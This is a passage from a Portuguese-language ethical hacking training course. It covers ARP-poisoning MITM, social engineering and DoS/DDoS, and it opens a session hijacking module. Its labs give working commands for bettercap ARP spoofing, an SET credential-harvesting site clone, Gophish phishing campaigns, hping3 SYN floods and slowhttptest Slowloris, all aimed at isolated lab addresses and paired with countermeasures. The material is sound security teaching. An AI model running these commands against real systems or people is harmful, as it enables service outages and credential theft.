- **Detecção:** ferramentas como `arpwatch` monitoram mudanças suspeitas em associações IP-MAC; IDS detectam padrões de ARP poisoning.

Lab 8 — Man-in-the-middle e captura de credenciais

Objetivo: executar um ataque MITM por ARP poisoning em rede de laboratório e capturar credenciais transmitidas em texto claro, compreendendo na prática por que a criptografia em trânsito é inegociável.

> ***Ambiente:*** *rede isolada com três hosts — o Kali (atacante), uma vítima (pode ser outra VM Linux/Windows) e um serviço com autenticação em texto claro (o Metasploitable oferece FTP e Telnet).* ***Somente na rede de laboratório.***

Passo a passo:

1. Identifique os IPs do gateway/serviço e da vítima na rede de lab (`nmap -sn`).
2. Habilite o encaminhamento de pacotes no Kali para não derrubar a conexão da vítima:

```
1 echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

1. Inicie o ARP spoofing bidirecional com o Bettercap (ou arpspoof):

```
1 sudo bettercap -iface eth0
207 # no prompt do bettercap:
208 set arp.spoof.targets 192.168.56.20
209 arp.spoof on
210 net.sniff on
```

1. Em paralelo, abra o **Wireshark** no Kali, capturando na interface de laboratório, com o filtro de exibição `ftp || telnet`.
2. A partir da vítima, realize um login FTP ou Telnet no serviço (por exemplo, no Metasploitable):

```
1 # executado na máquina VÍTIMA
211 ftp 192.168.56.101
```

1. No Kali, observe no Wireshark (ou na saída do bettercap) a captura das credenciais em **texto claro**. Use "Follow TCP Stream" para reconstruir a sessão completa.

2. Confirme o envenenamento: na vítima, execute `arp -a` e verifique que o MAC do gateway agora aponta para o MAC do Kali.
3. **Desative o ataque** (`arp.spoof off`) e confirme que a tabela ARP da vítima se restabelece.

Entregável do lab: captura de tela (ou pcap) evidenciando as credenciais interceptadas, o registro da tabela ARP envenenada e uma análise: quais protocolos vazaram e quais (HTTPS, SSH) resistiram. Documente as contramedidas que teriam impedido o ataque (DAI, criptografia).

Reflexão: repita a etapa de login usando SSH ou HTTPS em vez de FTP/Telnet e observe que, mesmo com o MITM ativo, o conteúdo permanece cifrado. Essa comparação direta é a demonstração mais convincente do valor da criptografia em trânsito — e o argumento central que você levará ao relatório de um cliente.

Referências

- SANDERS, Chris. **Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems**. 3. ed. San Francisco: No Starch Press, 2017.
- WIRESHARK FOUNDATION. **Wireshark User's Guide**. Disponível em: https://www.wireshark.org/docs. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 8 — Sniffing**. EC-Council, 2023.
- BETTERCAP. **Bettercap Documentation**. Disponível em: https://www.bettercap.org/intro. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Wireshark —** analisador de protocolos de rede. Licença: GPLv2; código aberto.
- **tcpdump —** captura de tráfego em linha de comando. Licença: BSD; código aberto.
- **Bettercap —** framework de ataques de rede e MITM. Licença: GPLv3; código aberto.
- **Ettercap —** suite de MITM. Licença: GPLv2; código aberto.

Módulo 9 — Engenharia Social

Nenhuma tecnologia de segurança protege contra um funcionário que, de boa-fé, entrega a própria senha a um atacante convincente. Este módulo trata do vetor mais explorado e mais imprevisível de todos: as pessoas.

O elo humano

Nenhum firewall protege contra um funcionário que, de boa-fé, entrega a própria senha a um atacante convincente. A **engenharia social** é a arte de manipular pessoas para que executem ações ou revelem informações confidenciais, contornando os controles técnicos ao explorar o elemento mais imprevisível de qualquer sistema: o ser humano. É, estatisticamente, o vetor inicial da maioria das violações bem-sucedidas — a esmagadora maioria dos ataques começa com um e-mail de phishing. Por isso, o CEH dedica um domínio inteiro ao tema, e nenhum teste de intrusão está completo sem avaliá-lo.

A engenharia social não é sobre tecnologia; é sobre **psicologia**. Compreender por que ela funciona é o primeiro passo para atacá-la eticamente e para defendê-la.

Casos célebres de engenharia social

A história da segurança está repleta de invasões que não quebraram nenhuma criptografia — apenas exploraram a confiança humana. Alguns casos se tornaram clássicos de estudo e mostram o alcance real do vetor:

- **O sequestro do Twitter (2020)** — por telefone (vishing), atacantes se passaram pelo suporte de TI e convenceram funcionários a entregar credenciais das ferramentas internas; com elas, sequestraram as contas de Obama, Elon Musk, Bill Gates e Apple para um golpe de bitcoin. O elo humano derrubou uma big tech inteira.
- **RSA Security (2011)** — um spear-phishing com a planilha “2011 Recruitment Plan”, contendo um exploit de Flash, comprometeu a própria fabricante dos tokens SecurID — e, por tabela, clientes como a Lockheed Martin.
- **Target (2013)** — os atacantes não entraram pela varejista, e sim por um fornecedor de refrigeração (HVAC) que caiu em phishing; das credenciais do parceiro escalaram até 40 milhões de cartões de crédito.
- **Faturas falsas contra Google e Facebook (2013–2015)** — o lituano Evaldas Rimasauskas faturou cerca de US$ 100 milhões das duas empresas apenas enviando faturas falsas em nome de um fornecedor real — o clássico BEC (fraude do e-mail corporativo).

- **Robin Sage (2010)** — um experimento criou uma "analista de cibersegurança" fictícia e atraente nas redes; em semanas ela obteve conexões com militares e contratantes de defesa, que vazaram informações sensíveis. A prova acadêmica de que um rosto simpático abre portas.
- **Frank Abagnale (anos 1960)** — antes da era digital, forjou identidades de piloto, médico e advogado — e milhões em cheques — puramente por pretexto e aparência. Sua história inspirou o filme "Prenda-me se for capaz".

A lição fundadora de Kevin Mitnick

Nenhum nome está mais associado à engenharia social do que o de **Kevin Mitnick** (1963–2023). Nos anos 1980 e 1990 ele se tornou o hacker mais procurado dos Estados Unidos — e o mais notável é que a maioria de suas invasões não dependeu de proezas técnicas, mas de **persuasão**. Um telefonema convincente, um pretexto bem construído, o abuso da boa vontade de um funcionário: era assim que ele obtinha senhas, código-fonte e acessos que nenhum firewall protegia. Depois de cumprir pena, tornou-se consultor de segurança e autor; seus livros são leitura obrigatória sobre o tema.

Em *A Arte de Enganar* (*The Art of Deception*, 2002), Mitnick cunhou a formulação que resume este módulo: a segurança é uma corrente, e **o elo mais fraco é o ser humano**. Uma empresa pode investir milhões em tecnologia, mas tudo será inútil se um único funcionário puder ser convencido a revelar a própria senha. Em *A Arte de Invadir* (*The Art of Intrusion*, 2005), ele reuniu casos reais que mostram como atacantes encadeiam pequenas informações — cada pessoa revelando um fragmento aparentemente inofensivo — até montar o quadro completo. E na autobiografia *Ghost in the Wires* (2011), narra em primeira pessoa como a confiança e a rotina das pessoas eram, repetidamente, a porta de entrada.

- MITNICK, Kevin; SIMON, William. **A Arte de Invadir**. Rio de Janeiro: Elsevier, 2005.
- MITNICK, Kevin; SIMON, William. **Ghost in the Wires**: as aventuras do hacker mais procurado do mundo. New York: Little, Brown, 2011.

Três ensinamentos de Mitnick atravessam tudo o que veremos a seguir: **as pessoas querem ajudar** — e o atacante explora essa gentileza; **a informação parcial gera credibilidade** — saber o jargão e um nome interno faz o impostor parecer legítimo; e **a confiança, uma vez estabelecida, raramente é reexaminada** — por isso o pretexto é tão poderoso. Cada técnica deste módulo é uma variação desses princípios.

Os princípios psicológicos da persuasão

Os ataques de engenharia social exploram gatilhos psicológicos universais, muitos deles catalogados por Robert Cialdini:

- **Autoridade:** as pessoas tendem a obedecer a figuras de autoridade. Um atacante que se passa por diretor, por suporte de TI ou por um órgão fiscalizador ganha obediência.
- **Urgência e escassez:** a pressão do tempo ("sua conta será bloqueada em 1 hora") suprime o pensamento crítico e induz à ação impulsiva.
- **Prova social:** "todos os seus colegas já atualizaram seus dados" explora a tendência de seguir o grupo.
- **Afinidade e simpatia:** tendemos a confiar e ajudar quem gostamos ou com quem nos identificamos.
- **Reciprocidade:** um pequeno favor prévio cria a sensação de dívida, que o atacante cobra.
- **Compromisso e coerência:** uma vez que a vítima concorda com algo pequeno, tende a manter a coerência concordando com pedidos maiores.
- **Medo e curiosidade:** o medo de uma consequência ou a curiosidade sobre um conteúdo ("veja quem visitou seu perfil") movem cliques.

O atacante combina esses gatilhos com informação obtida no reconhecimento (Módulo 2) para construir um **pretexto** convincente e personalizado.

O ciclo de um ataque de engenharia social

Um ataque estruturado segue quatro fases:

1. **Pesquisa (footprinting):** coleta de informação sobre o alvo e a organização — organograma, jargão interno, fornecedores, e-mails, rotinas. Quanto mais específico, mais crível.
2. **Desenvolvimento do relacionamento/pretexto:** construção da confiança e do cenário (o *pretexting*).
3. **Exploração:** o momento em que a vítima executa a ação desejada — clica, informa a senha, autoriza o acesso.
4. **Execução do objetivo:** uso da informação/acesso obtido, e saída sem levantar suspeitas.

Tipos de ataques de engenharia social

Os ataques de engenharia social costumam ser agrupados pelo vetor principal — se dependem sobretudo da interação humana direta ou de um meio técnico. Vejamos cada família.

Ataques baseados em humano

- **Impersonation (personificação):** o atacante finge ser alguém — um técnico, um novo funcionário, um entregador.
- **Pretexting:** criação de um cenário fabricado e detalhado para obter informação (por exemplo, "sou do RH e preciso confirmar seus dados").
- **Tailgating / Piggybacking:** seguir uma pessoa autorizada por uma porta controlada, aproveitando a cortesia de segurar a porta.
- **Dumpster diving:** vasculhar o lixo em busca de documentos, senhas anotadas, organogramas descartados.
- **Shoulder surfing:** observar por cima do ombro a digitação de senhas ou dados sensíveis.
- **Quid pro quo:** oferecer algo (um "suporte técnico", um brinde) em troca de informação ou acesso.

Ataques baseados em computador e dispositivo

- **Phishing:** o envio em massa de mensagens fraudulentas (geralmente e-mail) que induzem a vítima a clicar em links maliciosos, abrir anexos ou fornecer credenciais. É o ataque mais comum.
- **Spear phishing:** phishing direcionado a um indivíduo ou grupo específico, personalizado com informação de reconhecimento — muito mais eficaz.
- **Whaling:** spear phishing contra "peixes grandes" — executivos e altos cargos, cujo comprometimento tem alto impacto.
- **Vishing (voice phishing):** ataque por telefone/voz, hoje potencializado por deepfakes de voz.
- **Smishing (SMS phishing):** ataque por mensagem de texto.
- **Business Email Compromise (BEC):** o comprometimento (ou falsificação) de um e-mail corporativo para induzir transferências financeiras fraudulentas — uma das fraudes mais custosas.
- **Watering hole:** comprometimento de um site legítimo frequentado pelo público-alvo, para infectá-lo ao visitá-lo.
- **Baiting:** abandonar dispositivos (pen drives) infectados em locais estratégicos, contando com a curiosidade da vítima para conectá-los.
- **Pharming:** manipular a resolução de DNS para redirecionar vítimas a sites falsos.
- **Fadiga de MFA (MFA bombing):** bombardear a vítima com solicitações de aprovação de MFA até que, por cansaço ou engano, ela aprove.

Anatomia do phishing

Como o phishing domina o cenário, vale dissecá-lo. Um e-mail de phishing eficaz costuma apresentar: um **remetente falsificado** ou parecido (typosquatting de

domínio, como `micros0ft.com`), um **gatilho psicológico** (urgência, autoridade), um **pretexto plausível** (uma fatura, uma redefinição de senha, um comunicado interno), e uma **chamada à ação** — um link para uma página de captura de credenciais ou um anexo com payload.

As páginas de phishing frequentemente **clonam** o visual de serviços legítimos (o portal de webmail da empresa, um banco) para capturar as credenciais digitadas. Os indicadores de detecção — que o usuário treinado deve reconhecer — incluem: URL divergente do domínio legítimo, erros sutis de ortografia, saudações genéricas, senso de urgência artificial, solicitações incomuns e discrepâncias no endereço real do remetente.

Ferramentas de engenharia social

O hacker ético dispõe de ferramentas para conduzir campanhas autorizadas e mensuráveis:

- **SET (Social-Engineering Toolkit):** o canivete suíço da engenharia social ofensiva. Permite clonar sites para captura de credenciais, gerar payloads, criar ataques de spear phishing e vetores baseados em mídia.
- **Gophish:** plataforma de código aberto para conduzir e **medir** campanhas de phishing simuladas em uma organização — cria e-mails, páginas de destino e relatórios de quem clicou, quem submeteu credenciais, quem reportou. É a ferramenta padrão para os testes de conscientização.
- **Evilginx:** proxy reverso avançado capaz de capturar credenciais **e tokens de sessão**, contornando MFA em certos cenários — usado por red teams para demonstrar os limites do MFA.
- **King Phisher, Zphisher, Modlishka:** outras plataformas de simulação e captura.

```
# Iniciar o Social-Engineering Toolkit
sudo setoolkit
# Menu: 1) Social-Engineering Attacks
#       2) Website Attack Vectors
#       3) Credential Harvester Attack Method
#       2) Site Cloner
```

> ***Fronteira ética e legal.*** *Campanhas de phishing simuladas só podem ser conduzidas contra uma organização que as **autorizou explicitamente**, dentro do escopo do engajamento. O objetivo é medir e melhorar a conscientização, jamais constranger indivíduos. Os resultados devem ser tratados de forma agregada e construtiva. Clonar um site de terceiros para capturar credenciais reais, fora de um teste autorizado, é crime.*

A engenharia social potencializada por IA

Um desenvolvimento recente que o profissional deve conhecer: a inteligência artificial ampliou drasticamente a escala e a eficácia da engenharia social. Modelos de linguagem geram e-mails de phishing impecáveis, sem os erros de idioma que antes os denunciavam, e personalizados em massa. **Deepfakes** de voz e vídeo tornam o vishing e a personificação assustadoramente convincentes — há casos documentados de fraudes com voz clonada de executivos. Isso eleva a importância dos controles de processo (verificação por canais independentes) sobre a mera vigilância humana.

Contramedidas

A defesa contra engenharia social é predominantemente **humana e processual**, complementada por tecnologia:

- **Treinamento e conscientização contínuos:** simulações regulares de phishing, educação sobre os gatilhos e indicadores. O usuário informado é a defesa mais eficaz.
- **Cultura de "verificar antes de confiar":** validar solicitações incomuns por um canal independente (ligar para o número oficial, não o do e-mail).
- **Processos robustos:** dupla verificação para transferências financeiras e mudanças de dados críticos (contra BEC).
- **MFA resistente a phishing:** chaves de segurança FIDO2/WebAuthn, que não podem ser capturadas por proxies como o Evilginx.
- **Controles técnicos:** filtros de e-mail (anti-spam, sandboxing de anexos), autenticação de e-mail (SPF, DKIM, DMARC) contra falsificação de remetente, filtragem de URLs.
- **Segurança física:** controle de acesso, crachás, políticas contra tailgating, descarte seguro de documentos.
- **Canal de reporte fácil:** um botão de "reportar phishing" que incentiva os usuários a sinalizar mensagens suspeitas.

Lab 9 — Campanha de phishing simulada e clonagem de página

Objetivo: conduzir uma simulação controlada de captura de credenciais e uma campanha de phishing mensurável, compreendendo tanto a mecânica do ataque quanto as métricas de conscientização.

> ***Escopo:*** *exclusivamente em ambiente de laboratório, com "vítimas" que são suas próprias VMs ou participantes que* ***consentiram*** *com o exercício de treinamento. Nunca contra terceiros.*

Parte A — Captura de credenciais com o SET:

1. Inicie o SET e escolha o Credential Harvester com Site Cloner:

```
sudo setoolkit
# 1 → 2 → 3 → 2, e informe o IP do Kali e a URL a clonar (ex.: uma página de login de laboratório)
```

1. A partir de uma VM "vítima" na rede de lab, acesse o IP do Kali no navegador, observe a página clonada e submeta credenciais de teste.
2. No SET, observe as credenciais capturadas. Reflita sobre como a URL real (o IP do Kali) denunciaria o ataque a um usuário atento.

Parte B — Campanha mensurável com o Gophish:

1. Inicie o Gophish, acesse o painel de administração e configure: um **sending profile** (servidor de e-mail de lab), uma **landing page** (clonada), um **e-mail template** com um pretexto (urgência + autoridade) e um **grupo** de destinatários de teste.
2. Lance a campanha contra os endereços de laboratório e acompanhe, no painel, as métricas: e-mails entregues, abertos, cliques e submissões de credenciais.

Parte C — Análise defensiva:

1. Para cada elemento do e-mail que você criou, identifique o indicador que um usuário treinado usaria para detectá-lo (domínio, urgência artificial, saudação genérica, URL divergente).

Entregável do lab: um relatório de campanha contendo o pretexto utilizado, as métricas de engajamento (mesmo que simuladas) e — o mais importante — um plano de conscientização: quais treinamentos e controles reduziriam as taxas de clique e submissão. Este é exatamente o entregável de valor de um teste de engenharia social real.

Reflexão: note que o sucesso do ataque quase nunca depende de sofisticação técnica, e sim da qualidade do pretexto e do reconhecimento prévio. A defesa, portanto, é primordialmente sobre pessoas e processos — a tecnologia apenas os apoia. Esse é o insight mais importante do módulo.

Referências

- HADNAGY, Christopher. **Social Engineering: The Science of Human Hacking**. 2. ed. Indianapolis: Wiley, 2018.
- MITNICK, Kevin; SIMON, William. **A Arte de Enganar**. São Paulo: Pearson, 2003.
- CIALDINI, Robert. **As Armas da Persuasão**. Rio de Janeiro: Sextante, 2012.

- EC-COUNCIL. **CEH v12: Módulo 9 — Social Engineering**. EC-Council, 2023.
- TRUSTEDSEC. **The Social-Engineer Toolkit (SET)**. Disponível em: https://github.com/trustedsec/social-engineer-toolkit. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **SET (Social-Engineer Toolkit) —** kit de engenharia social. Licença: código aberto (TrustedSec).
- **Gophish —** plataforma de campanhas de phishing simulado. Licença: MIT; código aberto.
- **Evilginx —** proxy reverso para captura de credenciais e sessões. Licença: BSD/GPL; código aberto.
- **Maltego —** OSINT para pretexting. Licença: comercial; edição Community gratuita.

Módulo 10 — Negação de Serviço (DoS/DDoS)

Nem todo ataque busca roubar dados ou obter acesso; alguns têm um objetivo mais direto e brutal — tornar um serviço indisponível. Este módulo trata dos ataques que miram o terceiro pilar da segurança da informação: a disponibilidade.

Atacando a disponibilidade

Dos três pilares da tríade CIA, este módulo trata do ataque à **disponibilidade**. Um ataque de **negação de serviço (DoS — Denial of Service)** busca tornar um sistema, serviço ou rede indisponível para seus usuários legítimos, esgotando seus recursos ou explorando falhas que o derrubem. Sua versão distribuída, o **DDoS (Distributed Denial of Service)**, emprega uma multidão de máquinas comprometidas para amplificar o ataque a uma escala que uma única origem jamais alcançaria.

Diferentemente da maioria das técnicas deste treinamento, o DoS/DDoS raramente busca acesso ou dados — busca **interrupção**. É a arma de hacktivistas, extorsionários (que combinam DDoS com pedido de resgate — *ransom DDoS*), concorrentes desleais e atores estatais. Para o hacker ético, o valor está em compreender os vetores para avaliar a **resiliência** de uma infraestrutura, quase sempre por meio de testes de estresse controlados e análise de arquitetura — pois executar um DDoS real é, além de ilegal fora de escopo, tipicamente **proibido pelas regras de engajamento** de um pentest.

> ***Advertência.*** *Ataques DoS/DDoS contra sistemas de terceiros são crime e podem causar prejuízo real e significativo. Mesmo em um engajamento autorizado, testes de negação de serviço só ocorrem com autorização explícita e específica, em janelas combinadas, geralmente contra ambientes de homologação. Todo o conteúdo prático deste módulo pressupõe laboratório isolado.*

Como um ataque de negação de serviço funciona

Os ataques exploram uma de duas lógicas: **esgotamento de recursos** (consumir toda a banda, memória, CPU, conexões ou tabelas de estado até o serviço não conseguir mais atender) ou **exploração de vulnerabilidade** (enviar uma entrada malformada que trava ou reinicia o sistema). O DDoS adiciona a dimensão da **distribuição e amplificação**: milhares de fontes tornam o ataque volumoso e difícil de filtrar, pois o tráfego malicioso se mistura ao legítimo e vem de todos os lados.

Categorias de ataques por camada

Os ataques classificam-se pela camada do modelo OSI que visam:

Ataques volumétricos (camadas 3 e 4)

Buscam saturar a **largura de banda** do alvo com um volume massivo de tráfego. São medidos em bits por segundo (bps). Exemplos:

- **UDP flood:** inunda o alvo com pacotes UDP em portas aleatórias; o alvo consome recursos verificando (e respondendo com ICMP) que não há serviço ali.
- **ICMP (Ping) flood:** satura o alvo com pacotes ICMP echo request.
- **Ataques de amplificação/reflexão:** a técnica mais devastadora. O atacante envia requisições pequenas, com o **IP de origem falsificado (spoofed)** para o do alvo, a servidores de terceiros que respondem com pacotes muito maiores. O alvo é então inundado pelas respostas amplificadas. O **fator de amplificação** define a potência: **DNS** (~50x), **NTP** (~550x), **memcached** (até ~50.000x), **SSDP**, **CLDAP**. Um atacante com pouca banda gera, assim, um dilúvio.

Ferramentas que ilustram esses vetores (somente em laboratório autorizado):

- **hping3** — gera floods de UDP e ICMP artesanais, com controle fino dos pacotes.
- **Mausezahn (mz)** — gerador de tráfego de altíssima taxa para testes de rede.
- **LOIC / HOIC** — ferramentas de flood usadas historicamente por hacktivistas.
- **Refletores de amplificação** — não há ferramenta única: scripts forjam a origem e abusam de resolvedores DNS abertos, NTP com monlist e memcached exposto.

Ataques de protocolo / estado (camada 4)

Exploram fraquezas nos protocolos para esgotar **tabelas de estado** de servidores, firewalls e balanceadores. São medidos em pacotes por segundo (pps):

- **SYN flood:** o mais clássico. O atacante envia uma enxurrada de pacotes SYN (frequentemente com origem spoofed) sem completar o handshake de três vias. O servidor aloca recursos para cada conexão "meio-aberta" e aguarda o ACK que nunca chega, até esgotar sua fila de conexões e recusar clientes legítimos. A defesa clássica são os **SYN cookies**.

- **ACK flood, RST flood, fragmentação:** variações que consomem processamento e estado.

Ferramentas típicas desses ataques:

- **hping3 --syn --flood** — o SYN flood clássico, com origem aleatória (--rand-source).
- **t50** — gerador de pacotes multiprotocolo para testes de estresse.
- **Metasploit (auxiliary/dos)** — módulos de SYN flood e outros ataques de protocolo.

Ataques de aplicação (camada 7)

Visam a aplicação em si, com tráfego que **parece legítimo**, exigindo pouco volume mas causando grande dano — são medidos em requisições por segundo (rps) e são difíceis de distinguir de usuários reais:

- **HTTP flood:** inunda a aplicação com requisições GET/POST que forçam processamento caro (buscas, geração de páginas, consultas ao banco).
- **Slowloris:** abre muitas conexões HTTP e as mantém vivas enviando cabeçalhos de forma deliberadamente lenta, esgotando o pool de conexões do servidor web com **pouquíssima banda**. Um único host pode derrubar um servidor mal configurado.
- **Slow POST (R-U-Dead-Yet), Slow Read:** variações que exploram a lentidão em diferentes fases da requisição.

Ferramentas típicas desses ataques:

- **slowhttptest** — implementa Slowloris, Slow POST e Slow Read num só utilitário.
- **GoldenEye / HULK** — HTTP flood de camada 7 que satura a aplicação com requisições caras.
- **Apache JMeter / wrk / locust** — testes de carga legítimos, também usados para medir a resiliência.

Botnets: a infraestrutura do DDoS

Um **DDoS** de grande escala depende de uma **botnet** — uma rede de dispositivos comprometidos (bots ou zumbis) sob o controle de um servidor de **comando e controle (C2)**. Cada bot contribui com uma fração do tráfego; somados, milhões deles geram ataques de terabits por segundo. As botnets modernas exploram intensamente dispositivos **IoT** mal protegidos (câmeras, roteadores, DVRs) — o caso emblemático é a **Mirai**, que recrutou centenas de milhares de dispositivos IoT com credenciais padrão e produziu alguns dos maiores DDoS já registrados. O modelo **DDoS-as-a-Service** ("booters"/"stressers") comercializa esses

ataques, tornando-os acessíveis mesmo a leigos — o que os torna, também, mais frequentes.

Ao longo da história do DDoS, algumas botnets se tornaram emblemáticas:

- **Bashlite / Gafgyt** — antecessora do Mirai; também recrutava dispositivos IoT.
- **Mirai (2016)** — o marco das botnets de IoT — detalhado a seguir.
- **Reaper / IoTroop (2017)** — evolução do Mirai que, além de senhas padrão, explorava vulnerabilidades conhecidas.
- **Mēris (2021)** — botnet de roteadores que bateu recordes de requisições por segundo (RPS).
- **Necurs / Emotet** — botnets de propósito geral (spam e malware) que também lançavam DDoS.

O caso emblemático é o **Mirai**. Surgido em 2016, varria a internet em busca de dispositivos IoT — câmeras, DVRs, roteadores — e os infectava simplesmente testando cerca de 60 pares de usuário/senha padrão de fábrica que nunca haviam sido trocados. Com centenas de milhares de aparelhos sob controle, lançou alguns dos maiores ataques DDoS já registrados: derrubou o site do jornalista Brian Krebs (cerca de 620 Gbps) e, em outubro de 2016, atingiu o provedor de DNS **Dyn**, tirando do ar Twitter, Netflix, GitHub, Reddit e boa parte da internet nos Estados Unidos. Pouco depois, o **código-fonte do Mirai foi publicado**, gerando dezenas de variantes (Satori, Okiru, Reaper, Masuta) que seguem ativas. Seu legado é duplo: provou que a IoT insegura é uma arma de DDoS de escala inédita, e que a defesa começa no básico — **trocar as credenciais padrão** de todo dispositivo conectado.

Ferramentas (contexto de laboratório e teste de estresse)

Diversas ferramentas ilustram os vetores e servem a testes de resiliência autorizados:

- **hping3:** criação artesanal de pacotes, capaz de gerar SYN floods e outros ataques de protocolo para teste controlado.

```
# SYN flood de laboratório (apenas contra alvo autorizado e isolado)
sudo hping3 -S --flood -p 80 --rand-source 192.168.56.101
```

- **slowhttptest:** ferramenta de teste que implementa Slowloris, Slow POST e Slow Read, ideal para avaliar a robustez de um servidor web:

```
slowhttptest -c 500 -H -i 10 -r 200 -u http://192.168.56.101 -x 24
```

- **LOIC / HOIC:** ferramentas históricas de flood usadas por hacktivistas; úteis apenas como referência conceitual.

- **Metasploit:** possui módulos auxiliares de DoS para vulnerabilidades específicas.
- **Ferramentas de teste de carga legítimas** (Apache JMeter, `ab`, `wrk`, `locust): usadas por engenheiros para medir capacidade e, por extensão, resiliência.

Detecção e mitigação

A defesa contra DoS/DDoS combina arquitetura, serviços especializados e resposta:

- **Serviços de mitigação DDoS / CDN:** provedores como Cloudflare, Akamai e AWS Shield absorvem e filtram o tráfego malicioso em uma rede distribuída de enorme capacidade, antes que ele chegue à origem. É a defesa primária contra ataques volumétricos — nenhuma infraestrutura própria rivaliza com a capacidade dessas redes.
- **Rate limiting e traffic shaping:** limitar a taxa de requisições por origem.
- **SYN cookies:** neutralizam o SYN flood sem alocar estado para conexões incompletas.
- **Filtragem de tráfego e listas de bloqueio:** firewalls, ACLs e sistemas anti-DDoS que reconhecem padrões de ataque.
- **Anycast:** distribui o tráfego por múltiplos data centers, diluindo o ataque.
- **BCP 38 (ingress filtering):** a prática, do lado dos provedores, de bloquear pacotes com IP de origem falsificado — mitiga na raiz os ataques de reflexão/amplificação (se todos a adotassem, a amplificação spoofed desapareceria).
- **Hardening de aplicação:** cache, CAPTCHAs sob suspeita, timeouts agressivos contra ataques slow, dimensionamento de pools de conexão.
- **Monitoramento e plano de resposta:** baselines de tráfego, alertas de anomalia e um runbook de resposta a incidentes de DDoS ensaiado.

Contramedidas na origem das botnets

Reduzir o problema na raiz passa por proteger os dispositivos que viram bots: trocar credenciais padrão (sobretudo em IoT), aplicar patches, segmentar e monitorar dispositivos IoT, e desativar serviços de amplificação abertos (resolvedores DNS abertos, NTP com `monlist`, memcached exposto na internet). Uma organização responsável garante que sua própria infraestrutura não seja usada como reflexão contra terceiros.

Lab 10 — Teste de resiliência controlado

Objetivo: observar, em laboratório isolado, o efeito de ataques de negação de serviço nas camadas de protocolo e de aplicação, e validar contramedidas — compreendendo o fenômeno sem causar dano real.

> ***Ambiente:*** *rede* ***isolada****, com um servidor-alvo de laboratório (por exemplo, um Apache em uma VM ou no Metasploitable) e o Kali como origem.* ***Jamais execute estes testes fora do laboratório.*** *Restaure snapshots ao final.*

Parte A — Ataque de camada 7 (Slowloris):

1. Meça o comportamento normal do servidor-alvo acessando-o pelo navegador ou com `curl`.
2. Lance um teste Slow HTTP controlado:

```
slowhttptest -c 300 -H -i 10 -r 100 -u http://192.168.56.101 -x 24 -p 3
```

1. Observe, no relatório da ferramenta e tentando acessar o site em paralelo, o momento em que o servidor deixa de responder a clientes legítimos. Note quão **pouca banda** foi necessária.

Parte B — Ataque de protocolo (SYN flood):

1. Em um alvo isolado e descartável, observe o efeito de um SYN flood monitorando as conexões meio-abertas no alvo:

```
# no ALVO, monitore:
watch -n1 'netstat -ant | grep SYN_RECV | wc -l'
# no Kali (somente lab isolado):
sudo hping3 -S --flood -p 80 --rand-source 192.168.56.101
```

Observe o crescimento das conexões `SYN_RECV`. **Interrompa** o ataque (Ctrl+C) e veja a recuperação.

Parte C — Mitigação:

1. No servidor-alvo, ative uma contramedida e repita o teste da Parte A. Por exemplo, para Slowloris no Apache, habilite o módulo `mod_reqtimeout` (ou ajuste timeouts); para SYN flood, habilite SYN cookies:

```
# Habilitar SYN cookies no alvo Linux
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

1. Compare o comportamento do servidor antes e depois da mitigação.

Entregável do lab: um relatório de teste de resiliência descrevendo, para cada vetor testado: o método, o efeito observado (com evidências), o recurso esgotado e a eficácia da contramedida aplicada. Inclua uma recomendação de arquitetura anti-DDoS (CDN/scrubbing, rate limiting, hardening) apropriada ao porte do serviço.

Reflexão: observe o contraste entre o ataque volumétrico (que exige escala e é combatido com capacidade/CDN) e o ataque de aplicação lento (que exige quase nenhum recurso e é combatido com configuração correta). A resiliência real vem da combinação de arquitetura distribuída, configuração cuidadosa e um plano de resposta ensaiado — não de uma única bala de prata.

Referências

- EC-COUNCIL. **CEH v12: Módulo 10 — Denial-of-Service**. EC-Council, 2023.
- CLOUDFLARE. **Learning Center: DDoS Attacks**. Disponível em: https://www.cloudflare.com/learning/ddos. Acesso em: 3 jul. 2026.
- FERGUSON, Paul; SENIE, Daniel. **RFC 2827 (BCP 38): Network Ingress Filtering**. IETF, 2000.
- MITRE. **ATT&CK — Impact (TA0040)**. Disponível em: https://attack.mitre.org/tactics/TA0040. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **hping3 —** criação de pacotes para testes de rede/DoS. Licença: GPLv2; código aberto.
- **slowhttptest —** teste de ataques lentos de camada 7. Licença: Apache 2.0; código aberto.
- **Cloudflare / serviços anti-DDoS —** mitigação de DDoS. Serviço comercial (com plano gratuito).

Módulo 11 — Sequestro de Sessão

Depois que um usuário se autentica, é um identificador de sessão que passa a representá-lo perante o sistema. Roubar esse identificador permite assumir a identidade da vítima sem jamais conhecer sua senha — um ataque que contorna até a autenticação mais forte.

O que é sequestro de sessão

Depois que um usuário se autentica, o sistema não pede a senha a cada requisição — seria impraticável. Em vez disso, cria uma **sessão** e entrega ao cliente um identificador (um token, um cookie de sessão) que o representa dali em diante. O **sequestro de sessão (session hijacking)** consiste em roubar ou forjar esse identificador para assumir a identidade do usuário **sem jamais conhecer sua senha**. É um ataque poderoso justamente por contornar a autenticação: o atacante entra pela porta já aberta.

